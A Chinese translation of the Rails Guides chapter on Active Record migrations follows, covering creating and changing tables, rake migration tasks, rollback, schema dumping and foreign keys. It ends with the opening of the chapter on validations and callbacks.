7. [Active Record 与 Referential Integrity(参照完整性)](http://guides.ruby-china.org/migrations.html#7)

**1 剖析迁移任务的构造**

在我们深入介绍migration的细节之前，我们先看下列例子，了解我们能怎么写 迁移任务:

|  |
| --- |
| class CreateProducts < ActiveRecord::Migration    def up      create\_table :products do |t|        t.string :name        t.text :description          t.timestamps      end    end      def down      drop\_table :products    end  end |

这个迁移任务建立了一张叫 products 的数据库表，这张表中包含一个名为 name 的 string 类型字段和一个名为 description 的 text 类型字段。与此同时，一个名为 id 的字段也会被添加，这个字段是默认添加，我们不需要另外请求。

另外 Active Record 所需要的时间戳( timestamp )字段( created\_at 和 updated\_at )也会被自动添加。而要取消这个任务只需简单地把这张表删除掉即可。

数据迁移不仅可以胜任修改数据库架构，你还可以用它来修复数据库中的错误数据或者添加新字段。

|  |
| --- |
| class AddReceiveNewsletterToUsers < ActiveRecord::Migration    def up      change\_table :users do |t|        t.boolean :receive\_newsletter, :default => false      end      User.update\_all :receive\_newsletter => true    end      def down      remove\_column :users, :receive\_newsletter    end  end |

在迁移任务中使用 Models 的一些 [警告](http://guides.ruby-china.org/migrations.html#using-models-in-your-migrations)

这个迁移为 users 表添加了一个 receive\_newsletter 字段，并设定新的 user 创建 时它的默认值为 false ，对于数据库中已存在的 users 我们使用 User 模型来把他们的这个 标志位设为 true。

Rails 3.1 为数据迁移提供了 change 方法使它变得更精简。这个方法主要用于一 些构造性的migrations（例如添加新字段或者新的表），它能知道怎么样迁移你的数据库 并在你需要回滚的时候恢复回去而并不需要写一个分开的down方法。

|  |
| --- |
| class CreateProducts < ActiveRecord::Migration    def change      create\_table :products do |t|        t.string :name        t.text :description          t.timestamps      end    end  end |

**1.1 Migrations也是类**

Migration 是继承 ActiveRecord::Migration 的一个子类，它实现了两个方法： up (执行需要的改变)和 down (恢复所做的改变)

Active Record 提供以下独立于数据库的方法，用来执行普通数据定义任务的方法:

* add\_column
* add\_index
* change\_column
* change\_table
* create\_table
* create\_join\_table
* drop\_table
* remove\_column
* remove\_index
* rename\_column

如果你需要为你的数据库完成一些特殊的任务（例如强制创建一个 [外键](http://guides.ruby-china.org/migrations.html#7) ）， 这时候 execute 方法允许你执行任意的 SQL 语句。一个migration同时也是一个规则的 Ruby 类， 因而你不限于使用以上的方法。例如在添加完新字段后你可以编写代码去为数据库中已经 存在的记录设定这个字段的值(有需要的话利用你的 Models )。

某些数据库支持变更数据库纲要( schema )的语句的事务( transactions )，例如 PostgreSQL 或 SQLite3 ，它们的 migrations 就会包含在事务中处理。相反的，若你的数据库系统(如 MySQL ) 不支持的话，那么当 migration 失败了，发到一半的 schema ，并不会随着事务的取消而自动 回滚(roll back)。你必须手动挑出这些已经改动的部分。

**1.2 关于文件名**

Migrations 是以文件形式存储在 db/migrate 目录中，每一个迁移任务都作为一个文件。 文件名的格式为 YYYYMMDDHHMMSS\_create\_products.rb ，文件名前面是一个UTC时间截， 接下来以下划线连接 migration 的名称。migration 的类名是遵循驼峰式命名格式，它跟 文件名的后半部分是一样的。例如 20080906120000\_create\_products.rb 这一个 migration 应该定义了一个名为 CreateProducts 的类，而 20080906120001\_add\_details\_to\_products.rb 则定义了一个AddDetailsToProducts的类。如果你需要修改文件名，你就 *必须* 修改文件中的类名，不然会报 missing class 的错误。

Rails 内部在辨别 migration 的时候只会用到编号（前面的时间截）的部分。在 Rails2.1 之前 的版本， migration 的编号是从1开始递增的，这样做法，在多人开发时很容易造成编号冲突， 一旦冲突了就需要将 migration 回滚(rollback)并重新编号。如果你坚持想要用回原来的这种 编号结构，可以在 config/application.rb 中加入下面这一行：

|  |
| --- |
| config.active\_record.timestamped\_migrations = false |

通过时间截和记录已执行过哪些migrations的特性，让Rails能够应付多人开发的状况。

举例来说：爱丽丝新增了 20080906120000 和 20080906123000 这两个 migration ，而鲍勃 接下来新增了 20080906124500 并执行了它。当艾丽丝完成并提交后，鲍勃同步了最新的 代码。这时鲍勃执行 rake db:migrate，虽然鲍勃新增的 migraion 的时间截比较新，但 Rails会知道艾丽丝的这两个migration还没执行，它会自动执行对应的方法。

Of course this is no substitution for communication within the team. For example, if Alice’s migration removed a table that Bob’s migration assumed to exist, then trouble would certainly strike. 当然，团队内的沟通是必不可少的。例如爱丽丝的 migration 移除了鲍勃的 migration 会用到 的表，那肯定会出问题的。

**1.3 迁移任务变更**

有时你在写迁移任务的时候可能会不小心写错，如果你已经执行了这个迁移任务，那么， 你就不能单纯地把它修改一下再重新执行一次， Rails 会认为这个迁移任务已经执行过了， 所以执行 rake db:migrate 时不会做任何操作。你应该先把写错的那个迁移任务回滚（可以执行 rake db:rollback），然后修改你的migration再执行 rake db:migrate 去 执行正确的版本。

一般来说，最好不要修改现有的迁移任务，因为这样做可能会给你跟你的同事带来很多 麻烦，特别是这个迁移任务已经在正式上线的服务器上执行过的话。你应该写一个新的 迁移任务来做数据库变更。如果这个迁移任务还没有进入版本控制（也就是说这些变更还 没有发布出去），那么直接修改还是可以的。

**1.4 支持的数据类型**

Active Record 支持的数据类型包括：

* :binary
* :boolean
* :date
* :datetime
* :decimal
* :float
* :integer
* :primary\_key
* :string
* :text
* :time
* :timestamp

这些类型会自动对应到数据库，例如在MySQL下，:string 类型会对应到 VARCHAR(255)。 如果你要建立Active Recore不支持的数据类型，那可以用「non-sexy」语法，比方说：

|  |
| --- |
| create\_table :products do |t|    t.column :name, 'polygon', :null => false  end |

不过，这样就失去了不同数据库系统之间的通用性。

**2 创建一个迁移任务**

**2.1 建立一个 Model**

Model和 scaffold的generators(生成器)在新建model的时候会自动生成对应的migration。 这个migraion里已经把建立数据表的步骤都写好了。如果生成的时候告诉Rails需要哪些字 段，Rails会把新增字段的代码都一起生成好。例如执行以下代码

|  |
| --- |
| $ rails generate model Product name:string description:text |

将会生成的迁移任务如下:

|  |
| --- |
| class CreateProducts < ActiveRecord::Migration    def change      create\_table :products do |t|        t.string :name        t.text :description          t.timestamps      end    end  end |

如果有需要的话你可以追加更多的"名称/类型"字段。默认会生成的迁移任务都会包含 t.timestamps（这个会生成 updated\_at 和 created\_at 字段，而 Active Record 会在 新增数据和更新时自动更新时间）。

**2.2 建立一个独立的迁移任务**

如果你建立迁移任务不是为了新增 Model，而是为了其他目的（例如为现在的数据库表添加 字段），那可以只用迁移任务的生成器：

|  |
| --- |
| $ rails generate migration AddPartNumberToProducts |

这样会建立一个空白的但已经命名好的迁移任务:

|  |
| --- |
| class AddPartNumberToProducts < ActiveRecord::Migration    def change    end  end |

如果迁移任务的文件名命名为 "AddXXXToYYY" 或 "RemoveXXXFromYYY" 这类格式，后面再加上 一串字段名和类型的清单，那么这个migration就会含有对应的 add\_column 和 remove\_column 语句。

|  |
| --- |
| $ rails generate migration AddPartNumberToProducts part\_number:string |

将会生成：

|  |
| --- |
| class AddPartNumberToProducts < ActiveRecord::Migration    def change      add\_column :products, :part\_number, :string    end  end |

类似的，

|  |
| --- |
| $ rails generate migration RemovePartNumberFromProducts part\_number:string |

则生成：

|  |
| --- |
| class RemovePartNumberFromProducts < ActiveRecord::Migration    def up      remove\_column :products, :part\_number    end      def down      add\_column :products, :part\_number, :string    end  end |

这种方法可以操作多个字段，例如：

|  |
| --- |
| $ rails generate migration AddDetailsToProducts part\_number:string price:decimal |

将会生成：

|  |
| --- |
| class AddDetailsToProducts < ActiveRecord::Migration    def change      add\_column :products, :part\_number, :string      add\_column :products, :price, :decimal    end  end |

通常来说，这些自动生成的迁移任务只是用来初始化，我们接下来可以直接修改文件直到我们满意。

这些生成出来的migration文件往往还是使用 up 和 down 方法的旧写法。这是因为Rails需要 知道在我们做最初的改变时原始的数据类型有没有被定义。

**3 编写一个迁移任务**

当你建立一个migration文件时，接下来就是我们要做的了。

**3.1 建立数据表**

一般要建立数据表可以用迁移任务的 create\_table 方法。典型的用法如下：

|  |
| --- |
| create\_table :products do |t|    t.string :name  end |

这样会建立了一个名为 products 的数据表，里面包含一个名为 name 的字段（如之前所说， 这里也会自动加上一个id字段）。

这段代码块可以让你在数据表中新增字段。新增的的方法有格式，第一种，也是相对传统的 写法，如下：

|  |
| --- |
| create\_table :products do |t|    t.column :name, :string, :null => false  end |

第二种格式，就是所谓的"sexy"写法，把 column 去掉了，用 string 和 integer 等方法来 建立对应类型的字段。至于在后面添加的参数是一样的。

|  |
| --- |
| create\_table :products do |t|    t.string :name, :null => false  end |

默认在 create\_table 时新增的主键名为 id，要改主键的名称，你需要加上 :primary\_key 这个选项（不要忘了更新对应 Model 的格式）。如果你根本就不要主键（例如使用多对多连接 HABTM的数据表时），那就传入 :id => false 。另外，如果要传入某个特定数据表的设定， 你可以在 :options 选项中加上一个SQL片段。例如：

|  |
| --- |
| create\_table :products, :options => "ENGINE=BLACKHOLE" do |t|    t.string :name, :null => false  end |

这样在建立数据表的SQL语句中就会加入 ENGINE=BLACKHOLE 。（如果是用 MySQL 的话，预设 是 ENGINE=InnoDB）

**3.2 创建连接表**

迁移任务的 create\_join\_table 方法可以创建一张多对多的连接表，经典的写法如下：

|  |
| --- |
| create\_join\_table :products, :categories |

这里创建了一张名为 categories\_products 的连接表，里面包含 category\_id 和 product\_id 这两个字段。

你可以通过 :table\_name 字段去定义自己想要的数据表名称。例如：

|  |
| --- |
| create\_join\_table :products, :categories, :table\_name => :categorization |

这里将会创建一张名为 categorization 的数据表。

默认情况下，create\_join\_table 将会创建两个不包含参数的字段，不过你也可以通过 :column\_options 来指定这些参数。例如：

|  |
| --- |
| create\_join\_table :products, :categories, :column\_options => {:null => true} |

这里将会创建允许为空的product\_id和category\_id字段。

**3.3 变更数据表**

要变更现有的数据表，可以用 create\_table 的类似方法 change\_table。它的用法跟 create\_table 差不多，但它的代码块有更多的方式。例如：

|  |
| --- |
| change\_table :products do |t|    t.remove :description, :name    t.string :part\_number    t.index :part\_number    t.rename :upccode, :upc\_code  end |

移除了两个字段 description 和 name，创建了一个 part\_number 的字符串类型字段并 为其添加了索引。最后重命名了 upccode 字段。

**3.4 特殊方法**

有些功能很常用，例如 created\_at 和 updated\_at 字段，为此，Active Record 提供了一 些捷径：

|  |
| --- |
| create\_table :products do |t|    t.timestamps  end |

以上会建立一个新的名为 products 数据表，并包含 created\_at 和 updated\_at 字段(当然还有id)。 此外：

|  |
| --- |
| change\_table :products do |t|    t.timestamps  end |

则会在原来的数据表中加入这两个字段。

另一个特殊的方法是 references （也可以写成 belongs\_to ）。它最基本的的功能就是 增加可读性。

|  |
| --- |
| create\_table :products do |t|    t.references :category  end |

以上会建立一个 category\_id 的字段，并给它一个适当的类型。要注意这里要输入的是model 的名称而不是字段名。Active Record 会自动在model名称的后面加上 \_id 。若你需要用到 多态的 belongs\_to 关联时，那么 references 会把两个所需的字段都加进去。

|  |
| --- |
| create\_table :products do |t|    t.references :attachment, :polymorphic => {:default => 'Photo'}  end |

以上会建立一个 attachment\_id 字段和一个默认值为’Photo’的 attachment\_type 字段。 references 同时允许你直接定义索引而不用另外在 create\_table 中执行 add\_index 方法:

|  |
| --- |
| create\_table :products do |t|    t.references :category, :index => true  end |

以上将会创建一个索引，跟 `add\_index :products, :category\_id` 所做的一样。

references 辅助方法实际上不会帮你建立外键约束。你可能需要通过execute方法 或者用能够加入"外键支持":#7 的插件。

如果Active Record提供的辅助方法不能满足你的需求，你可以使用execute方法来执行任意 的SQL语句。

要想知道各个方法的细节和范例，请参考API文档，特别是关于 [ActiveRecord::ConnectionAdapters::SchemaStatements](http://api.rubyonrails.org/classes/ActiveRecord/ConnectionAdapters/SchemaStatements.html) (提供了在up和down中可使用的方法)、 [ActiveRecord::ConnectionAdapters::TableDefinition](http://api.rubyonrails.org/classes/ActiveRecord/ConnectionAdapters/TableDefinition.html) (提供了在create\_table所产生的对象中可使用的方法)、以及 [ActiveRecord::ConnectionAdapters::Table](http://api.rubyonrails.org/classes/ActiveRecord/ConnectionAdapters/Table.html) (提供了在create\_table所产生的对象中可使用的方法)。

**3.5 使用change方法**

在一些情况下，Rails会知道如何去恢复所做的改变，使用change方法可以让我们不用同 时写up和down方法。目前来说change方法只支持以下migration的定义：

* add\_column
* add\_index
* add\_timestamps
* create\_table
* remove\_timestamps
* rename\_column
* rename\_index
* rename\_table

如果你需要使用其他方法，那么你就不能使用change方法而需要同时写up和down方法。

**3.6 使用up/down方法**

Migration里面的down方法能复原up方法所造成的变更。也就是说如果执行了up然后 再执行down，那么数据库的schema应该会没有改变。所以说，如果用up建立一个数据表， 就应该在down方法中删除它。明智的做法会使用跟up完全相反的顺便来做这些事情。 例如，

|  |
| --- |
| class ExampleMigration < ActiveRecord::Migration    def up      create\_table :products do |t|        t.references :category      end      #add a foreign key      execute <<-SQL        ALTER TABLE products          ADD CONSTRAINT fk\_products\_categories          FOREIGN KEY (category\_id)          REFERENCES categories(id)      SQL      add\_column :users, :home\_page\_url, :string      rename\_column :users, :email, :email\_address    end      def down      rename\_column :users, :email\_address, :email      remove\_column :users, :home\_page\_url      execute <<-SQL        ALTER TABLE products          DROP FOREIGN KEY fk\_products\_categories      SQL      drop\_table :products    end  end |

有时候，你的migrations会做出一些无法复原的事，例如删掉某些资料之类的。在这种情况 下，你可以在down方法中抛出(raise)ActiveRecord::IrreversibleMigration。这样一 来如果有人想恢复你的migration时就会出现错误信息，显示它无法执行。

**4 执行Migrations**

Rails提供一系列rake任务来执行migrations。第一个跟migration相关的rake任务是 rake db:migrate。它最基本有用法就是单纯地执行所有还没执行migrations的up或者 change方法。若所有migrations都执行过了，它就会直接结束。执行的顺序是按照migration 的日期。

值得注意的是执行db:migrate也会一起执行db:schema:dump，去更新db/schema.rb文件， 以便跟数据库的结构同步。

如果你要migrate到某个特定版本，Active Record会执行所需的migrations(up,down,change) 直到到达指定的版本为上。所谓版本就是migration文件名前面的那串数字。例如要迁移到 版本20080906120000，只需执行:

|  |
| --- |
| $ rake db:migrate VERSION=20080906120000 |

如果指定的版本大于当前的版本（往上迁移），那么就会执行up方法到包含指定版本在内的 所有版本。如果是往下迁移的话则会执行所有down方法，但不包括指定版本本身。

**4.1 回滚（Rolling Back）**

另一个常见的任务是回滚最后一个版本。比如你不小心打错了要修正。输入回滚命令时可以 不用输入先前版本的版本号，直接这样就行了：

|  |
| --- |
| $ rake db:rollback |

这样会执行最后一个migration的down方法。如果要恢复多个migrations的话，可以多给 一个STEP参数：

|  |
| --- |
| $ rake db:rollback STEP=3 |

这样会执行最后3个migrations的down方法。

要回滚然后重新执行最后一个migration的话可以直接执行db:migrate:redo。如果要回滚 重新执行的不止一个版本时可以用STEP参数，就跟db:rollback的用法一样：

|  |
| --- |
| $ rake db:migrate:redo STEP=3 |

这两个rake任务只是用起来比较方便，让你可以不用输入一大串版本号数字。除了输入比较 方便外没有比db:migrate多做什么额外的工作。

**4.2 重置数据库**

最后是db:reset任务，它会删除数据库，然后重新建立数据库并在重新建立的数据库中 载入当前的schema。

所谓的载入schema跟执行全部的migrations是不一样的，请参照： [schema.rb](http://guides.ruby-china.org/migrations.html#schema-dumping-and-you) 。

**4.3 执行指定的migration**

如果你需要执行一个指定的migration的up或down方法，那么你可以用db:migrate:up和 db:migrate:down这两个任务。你只需指定版本号，就可以触发它的up或down方法：

|  |
| --- |
| $ rake db:migrate:up VERSION=20080906120000 |

以上会执行20080906120000这个版本的migration的up方法。它会去确认这个migration之前有 没有跑过，所以，如果Active Record认为20080906120000已经跑过，那么执行 db:migrate:up VERSION=20080906120000将不会做任何操作。

**4.4 修改执行migration时的提示结果**

默认情况下，migrations会告诉你它们在做什么，花多少时间。例如建立数据库并且添加 索引(index)的话会产生以下输出结果：

|  |
| --- |
| ==  CreateProducts: migrating =================================================  -- create\_table(:products)     -> 0.0028s  ==  CreateProducts: migrated (0.0028s) ======================================== |

想要控制这些输出值的话可以使用这几种方法：

|  |  |
| --- | --- |
| **Method** | **Purpose** |
| suppress\_messages | 阻止这个代码块的任何输出结果 |
| say | 输出一段文字（第二个参数可以指定是否要缩排） |
| say\_with\_time | 输出一段文字，以及这个代码块需要花多少时间才能跑完。如果代 码块中回传了一个整数，这个数代表受影响的数据(rows)有多少。 |

例如以下这个migration

|  |
| --- |
| class CreateProducts < ActiveRecord::Migration    def change      suppress\_messages do        create\_table :products do |t|          t.string :name          t.text :description          t.timestamps        end      end      say "Created a table"      suppress\_messages {add\_index :products, :name}      say "and an index!", true      say\_with\_time 'Waiting for a while' do        sleep 10        250      end    end  end |

会产生这样的输出结果：

|  |
| --- |
| ==  CreateProducts: migrating =================================================  -- Created a table     -> and an index!  -- Waiting for a while     -> 10.0013s     -> 250 rows  ==  CreateProducts: migrated (10.0054s) ======================================= |

如果你希望Active Record不作任何输出，那么执行rake db:migrate VERBOSE=false就可 以阻止所有的输出结果。

**5 在Migrations中使用Models**

在migration中不管你是新增数据或者更新数据，多少都会用到一个model。毕竟model存在 就是为了方便地处理我们的数据。这当然是没问题的，只是有些地方需要留意一下。

比方说，当model使用不正确的数据库的字段或者使用的字段是后来的migration创建的时候 就会出现问题。

根据这个例子，当爱丽比和鲍勃在同一份代码上工作，这份代码包含一个Product的模型：

鲍勃正在放假期。

爱丽丝创建了一个migration给products表添加一个新的字段并为它初始化。她同时在 Product模型为这个新的字段添加了验证(validation)。

|  |
| --- |
| # db/migrate/20100513121110\_add\_flag\_to\_product.rb    class AddFlagToProduct < ActiveRecord::Migration    def change      add\_column :products, :flag, :boolean      Product.all.each do |product|        product.update\_attributes!(:flag => false)      end    end  end |
| # app/model/product.rb    class Product < ActiveRecord::Base    validates :flag, :presence => true  end |

爱丽丝又添加了一个migration来添加和初始化另一个字段并同样在model中添加了验证。

|  |
| --- |
| # db/migrate/20100515121110\_add\_fuzz\_to\_product.rb    class AddFuzzToProduct < ActiveRecord::Migration    def change      add\_column :products, :fuzz, :string      Product.all.each do |product|        product.update\_attributes! :fuzz => 'fuzzy'      end    end  end |
| # app/model/product.rb    class Product < ActiveRecord::Base    validates :flag, :fuzz, :presence => true  end |

这两个migrations在爱丽丝用起来是可以正常工作的。

鲍勃从他的假期回来后他做了以下操作：

1. 更新源代码 – 包含了艾丽丝添加的那两个migrations和最新版本的Product model。
2. 执行rake db:migrate命令来执行还未执行的migrations（包含那个更新productmodel 的migration）。

Migration执行失败，因为当model尝试保存的时候它会去验证那两个新增加的字段，而这些 字段在第一个migration执行的时候还没有添加数据库。

|  |
| --- |
| rake aborted!  An error has occurred, this and all later migrations canceled:    undefined method `fuzz' for #<Product:0x000001049b14a0> |

对于这种情况可以尝试在migration中建立一个本地的model来修复。这样避免了validations 的执行，因此这个migration可以完成。

当使用假的(faux)model时，我们可以直接调用Product.reset\_column\_information 来更新ActiveRecord中Product模型的缓存从而在数据库中更新数据。

如果爱丽丝能这样做，那么将不会有问题发生。

|  |
| --- |
| # db/migrate/20100513121110\_add\_flag\_to\_product.rb    class AddFlagToProduct < ActiveRecord::Migration    class Product < ActiveRecord::Base    end      def change      add\_column :products, :flag, :boolean      Product.reset\_column\_information      Product.all.each do |product|        product.update\_attributes!(:flag => false)      end    end  end |
| # db/migrate/20100515121110\_add\_fuzz\_to\_product.rb    class AddFuzzToProduct < ActiveRecord::Migration    class Product < ActiveRecord::Base    end      def change      add\_column :products, :fuzz, :string      Product.reset\_column\_information      Product.all.each do |product|        product.update\_attributes!(:fuzz => 'fuzzy')      end    end  end |

**6 导出数据库纲要(Schema Dumping)**

**6.1 Schema文件的作用?**

虽然我们用Migrations来定义database schema(数据库纲要)，但是我们却不能一次看到完 整精确的schema。这个机制是由db/schema.rb或是Active Record检验数据库后所生成的 SQL文件来担当。它们设计出来不是用来编辑的，只是纯粹代表着数据库的schema现况。

当我们要部署新的应用程序时，并不需要把整个migrations历程全部重跑一遍，我们只需要 把当前的schema载入新的数据库就可以了。这样做会更快更简单。

例如，这就是建立一个测试用数据库所做的操作：把当前开发环境下的数据库导出来（ 看是db/schema.rb或db/development.sql都行），然后再载入到测试数据库。

另外，如果要快速浏览Active Record 对象中有哪些属性也可以通过schema文件。关于 Active Record对象属性的信息并不在model的代码中，而且可能会散布在多个migrations 之间，但是最终都会整理在schema文件中。其次，有个插件叫做"annotate\_models":https://github.com/ctran/annotate\_models ， 可以把schema的结果自动用注释的方式放在每个model的上面，有需要也可以看一下。

**6.2 数据库纲要(Schema)的导出类型**

导出的schema有 :sql 和 :ruby 两种方式，可以通过 config/application.rb 文件中的 config.active\_record.schema\_format 来设置。

如果设定成:ruby的话，schema就会存在db/schema.rb里面。这个文件看起来像是一个 超大的migration。

|  |
| --- |
| ActiveRecord::Schema.define(:version => 20080906171750) do    create\_table "authors", :force => true do |t|      t.string   "name"      t.datetime "created\_at"      t.datetime "updated\_at"    end      create\_table "products", :force => true do |t|      t.string   "name"      t.text "description"      t.datetime "created\_at"      t.datetime "updated\_at"      t.string "part\_number"    end  end |

各方面来说，它也的确如此。这个文件的生成方式，正是在检查数据库并用create\_table、 add\_index等方法，来表达数据库的结构。由于schema是独立于数据库系统的，只要是 Active Record支持的数据库系统，它都可以载入。如果你的应用程序要发布到多个数据库 系统，这点会非常有用。

不过，这也是有考量的：db/schema.rb没办法表达出特定数据库所专属的功能，像是外键 约束(foreign key constraints)、触发(triggers)或是预存程序(stored procedures)。 虽然migration里面可以执行自定义的SQL语句，但是schema dumper却无法从数据库中将它 们重组回来。如果你要用到这个自定义SQL的功能，那么就必须把schema的格式设定成:sql。

设定成:sql的话就不是用Active Record来导出Schema了，而是用该数据库系统的专门工具， 从db:structure:dump这个Rake任务导进db/#{Rails.env}\_structure.sql里面。比方说， 用PostgreSQL的话，就是用pg\_dump这个工具。用MySQL的话，则是各个数据表的+SHOW CREATE TABLE+输出结果。载入这些schema只不过是执行了文件里面的SQL语句而已。

虽然用:sql方式可以完美地复制数据库结构，不过如果换一个不同的数据库系统那就往往 没办法将schema写入新的数据库了。

**6.3 导出数据库纲要(Schema)以及版本控制**

因为schema dumps是数据库结构的精确来源，这么重要的东西，强烈建议你把它加入到版本 控制系统内。

**7 Active Record 与 Referential Integrity(参照完整性)**

所谓的 Active Record 之道，认为有头脑的应该是 models ，而不是数据库。因此，像是触发器 （triggers）或外键约束(foreign key constraints)这类偏向数据库功能，在 Rails 中就 比较不常使用。

在 model里面要确保数据库完整性，可以用 validates :foreign\_key, :uniqueness => true 来做验证。Model里面，数据库关联(associations)上有个:dependent的选项，可以设定 成当父对象删除(destroy)的时候，自动连其子对象也一起删除。不过就像其他应用程式层级 操作的东西一样，这并不能保证数据表之间的参照完整性，所以有些人用外键约束来增进 这个功能。

关于外建约束的功能，Active Record 并没有提供可以直接编辑它的工具，不过还是可以用 execute 方法来执行任意的 SQL。也有不少的插件，可以帮 Active Record 加上外键的支持 （还可以把外键的设定全部显示在 db/schema.rb），像是这个"foreigner":https://github.com/matthuhiggins/foreigner

**2.2、Active Record 校验与回调**

本章节将指导你如何将代码逻辑和 Active Record 的生命周期相关联。你将学习如何在数据保存到数据库前对其进行校验，以及如何在 Active Record 对象生命周期的特定时刻进行定制化操作。

阅读完本章节并理解相关概念后，希望你能够：

* 理解 Active Record 对象的生命周期
* 使用 Active Record 内建的校验(Validation)helpers
* 定制自己的校验方法
* 获取和使用校验产生的错误信息
* 创建回调(Callback)方法来响应 Active Record 对象生命周期中的事件
* 创建特殊的类用来封装回调的共同行为
* 创建观察者(Observers)来在模型类外响应生命周期中的事件

**目录**

1. [对象的生命周期](http://guides.ruby-china.org/active_record_validations_callbacks.html#1)
2. [校验的概述](http://guides.ruby-china.org/active_record_validations_callbacks.html#2)
   * [为什么需要校验？](http://guides.ruby-china.org/active_record_validations_callbacks.html#2-1)
   * [校验发生在什么时候？](http://guides.ruby-china.org/active_record_validations_callbacks.html#2-2)
   * [跳过校验](http://guides.ruby-china.org/active_record_validations_callbacks.html#2-3)
   * [valid? 和 invalid?](http://guides.ruby-china.org/active_record_validations_callbacks.html#2-4)
   * [errors[]](http://guides.ruby-china.org/active_record_validations_callbacks.html#validations_overview-errors)
3. [Validation Helpers](http://guides.ruby-china.org/active_record_validations_callbacks.html#3)
   * [acceptance](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-1)
   * [validates\_associated](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-2)
   * [confirmation](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-3)
   * [exclusion](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-4)
   * [format](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-5)
   * [inclusion](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-6)
   * [length](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-7)
   * [numericality](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-8)
   * [presence](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-9)
   * [uniqueness](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-10)
   * [validates\_with](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-11)
   * [validates\_each](http://guides.ruby-china.org/active_record_validations_callbacks.html#3-12)
4. [常用校验选项](http://guides.ruby-china.org/active_record_validations_callbacks.html#4)
   * [:allow\_nil](http://guides.ruby-china.org/active_record_validations_callbacks.html#4-1)
   * [:allow\_blank](http://guides.ruby-china.org/active_record_validations_callbacks.html#4-2)
   * [:message](http://guides.ruby-china.org/active_record_validations_callbacks.html#4-3)
   * [:on](http://guides.ruby-china.org/active_record_validations_callbacks.html#4-4)
5. [严格校验](http://guides.ruby-china.org/active_record_validations_callbacks.html#5)
6. [有条件的校验](http://guides.ruby-china.org/active_record_validations_callbacks.html#6)
   * [使用 Symbol 作为 :if 和 :unless 的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#6-1)
   * [使用 String 作为 :if 和 :unless 的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#6-2)
   * [使用 Proc 作为 :if 和 :unless 的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#6-3)
   * [校验按条件分组](http://guides.ruby-china.org/active_record_validations_callbacks.html#6-4)
   * [组合校验条件](http://guides.ruby-china.org/active_record_validations_callbacks.html#6-5)
7. [自定义校验](http://guides.ruby-china.org/active_record_validations_callbacks.html#7)
   * [自定义校验器](http://guides.ruby-china.org/active_record_validations_callbacks.html#7-1)
   * [自定义校验方法](http://guides.ruby-china.org/active_record_validations_callbacks.html#7-2)
8. [获取和使用校验错误信息](http://guides.ruby-china.org/active_record_validations_callbacks.html#8)
   * [errors](http://guides.ruby-china.org/active_record_validations_callbacks.html#working_with_validation_errors-errors)
   * [errors[]](http://guides.ruby-china.org/active_record_validations_callbacks.html#working_with_validation_errors-errors-2)
   * [errors.add](http://guides.ruby-china.org/active_record_validations_callbacks.html#8-3)
   * [errors[:base]](http://guides.ruby-china.org/active_record_validations_callbacks.html#8-4)
   * [errors.clear](http://guides.ruby-china.org/active_record_validations_callbacks.html#8-5)
   * [errors.size](http://guides.ruby-china.org/active_record_validations_callbacks.html#8-6)
9. [在View中展示校验错误信息](http://guides.ruby-china.org/active_record_validations_callbacks.html#9)
   * [error\_messages 和 error\_messages\_for](http://guides.ruby-china.org/active_record_validations_callbacks.html#9-1)
   * [定制错误信息的 CSS](http://guides.ruby-china.org/active_record_validations_callbacks.html#customizing-error-messages-css)
   * [自定义错误信息的 HTML](http://guides.ruby-china.org/active_record_validations_callbacks.html#9-3)
10. [回调简介](http://guides.ruby-china.org/active_record_validations_callbacks.html#10)
    * [回调注册](http://guides.ruby-china.org/active_record_validations_callbacks.html#10-1)
11. [有效的回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#11)
    * [创建对象时](http://guides.ruby-china.org/active_record_validations_callbacks.html#11-1)
    * [更新对象时](http://guides.ruby-china.org/active_record_validations_callbacks.html#11-2)
    * [销毁对象时](http://guides.ruby-china.org/active_record_validations_callbacks.html#11-3)
    * [after\_initialize 和 after\_find](http://guides.ruby-china.org/active_record_validations_callbacks.html#11-4)
12. [执行回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#12)
13. [跳过回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#13)
14. [执行挂起](http://guides.ruby-china.org/active_record_validations_callbacks.html#14)
15. [关联回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#15)
16. [有条件的回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#16)
    * [使用:Symbol作为:if和:unless的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#16-1)
    * [使用String作为 :if和:unless的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#16-2)
    * [使用Proc作为:if和:unless的参数](http://guides.ruby-china.org/active_record_validations_callbacks.html#16-3)
    * [回调前有多个条件判断](http://guides.ruby-china.org/active_record_validations_callbacks.html#16-4)
17. [回调类](http://guides.ruby-china.org/active_record_validations_callbacks.html#17)
18. [观察者](http://guides.ruby-china.org/active_record_validations_callbacks.html#18)
    * [创建观察者](http://guides.ruby-china.org/active_record_validations_callbacks.html#18-1)
    * [注册观察者](http://guides.ruby-china.org/active_record_validations_callbacks.html#18-2)
    * [分享观察者](http://guides.ruby-china.org/active_record_validations_callbacks.html#18-3)
19. [事务回调](http://guides.ruby-china.org/active_record_validations_callbacks.html#19)

**1 对象的生命周期**

Rails 应用中常用的操作包括对象的创建，更新和销毁。Active Record 提供了方法让你关联到这些*对象生命周期*，让你可以更好地控制应用和数据。

校验让你确保只有有效数据被储存到数据库中去。回调和观察者允许你在对象状态发生变化前后来触发特定代码逻辑。

**2 校验的概述**

在你接触到 Rails 中验证的过多细节之前，应该在整体上对验证有个了解。

**2.1 为什么需要校验？**

校验用来确保只有有效的数据可以被保存到数据库。例如，确保用户提供的电子邮件和住址的有效性对于你的应用来讲可能是非常重要的。

有很多方法用来在数据存入数据库之前进行校验，包括数据库约束，客户端校验，控制器级别的校验以及模型级别的校验。

